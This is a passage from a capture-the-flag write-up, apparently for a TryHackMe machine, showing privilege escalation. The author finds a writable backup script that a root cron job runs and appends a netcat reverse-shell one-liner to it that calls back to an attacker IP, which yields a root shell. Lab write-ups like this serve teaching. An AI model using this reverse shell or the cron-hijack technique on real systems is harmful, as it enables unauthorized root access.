sudo: unable to initialize policy plugin
dale@TEAM:/tmp$ ls -la /opt/
total 12
drwxr-xr-x  3 root root  4096 Jan 16  2021 .
drwxr-xr-x 23 root root  4096 Jan 15  2021 ..
drwxrwx---  2 root admin 4096 Jan 17  2021 admin_stuff
dale@TEAM:/tmp$ id
uid=1000(dale) gid=1000(dale) groups=1000(dale),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(lpadmin),
114(sambashare),1003(editors)
dale@TEAM:/tmp$ id gyles
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
dale@TEAM:/tmp$
```

5.10. I got in and read the script.sh file.

```
gyles@TEAM:/opt$ cd /opt
gyles@TEAM:/opt$ ls -la
total 12
drwxr-xr-x  3 root root  4096 Jan 16  2021 .
drwxr-xr-x 23 root root  4096 Jan 15  2021 ..
drwxrwx---  2 root admin 4096 Jan 17  2021 admin_stuff
gyles@TEAM:/opt$ cd admin_stuff/
gyles@TEAM:/opt/admin_stuff$ ls -la
total 12
drwxrwx--- 2 root admin 4096 Jan 17  2021 .
drwxr-xr-x 3 root root  4096 Jan 16  2021 ..
-rwxr--r-- 1 root root   200 Jan 17  2021 script.sh
gyles@TEAM:/opt/admin_stuff$ cat script.sh
#!/bin/bash
#I have set a cronjob to run this script every minute


dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"
#Back ups the sites locally
$main_site
$dev_site
```

5.11. I forgot the screenshot for this next part but I did an ls -la on both of the files listed in this script.

5.12. Gyles had write access to the main_backup.sh file.

5.13. I added this code to the script, started a listener and waited for tcron to do its thing.

```
gyles@TEAM:~$ cat /usr/local/bin/main_backup.sh
#!/bin/bash
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.2.21.245 443 >/tmp/f
gyles@TEAM:~$
```

5.14. Just like that, I popped a root shell!

```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.2.21.245] from (UNKNOWN) [10.10.189.49] 45898
bash: cannot set terminal process group (1607): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~# hostname && whoami && ip a && cat /root/root.txt
hostname && whoami && ip a && cat /root/root.txt
TEAM
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:cf:72:54:ce:2b brd ff:ff:ff:ff:ff:ff
    inet 10.10.189.49/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3067sec preferred_lft 3067sec
    inet6 fe80::cf:72ff:fe54:ce2b/64 scope link
       valid_lft forever preferred_lft forever
THM{[redacted]}
```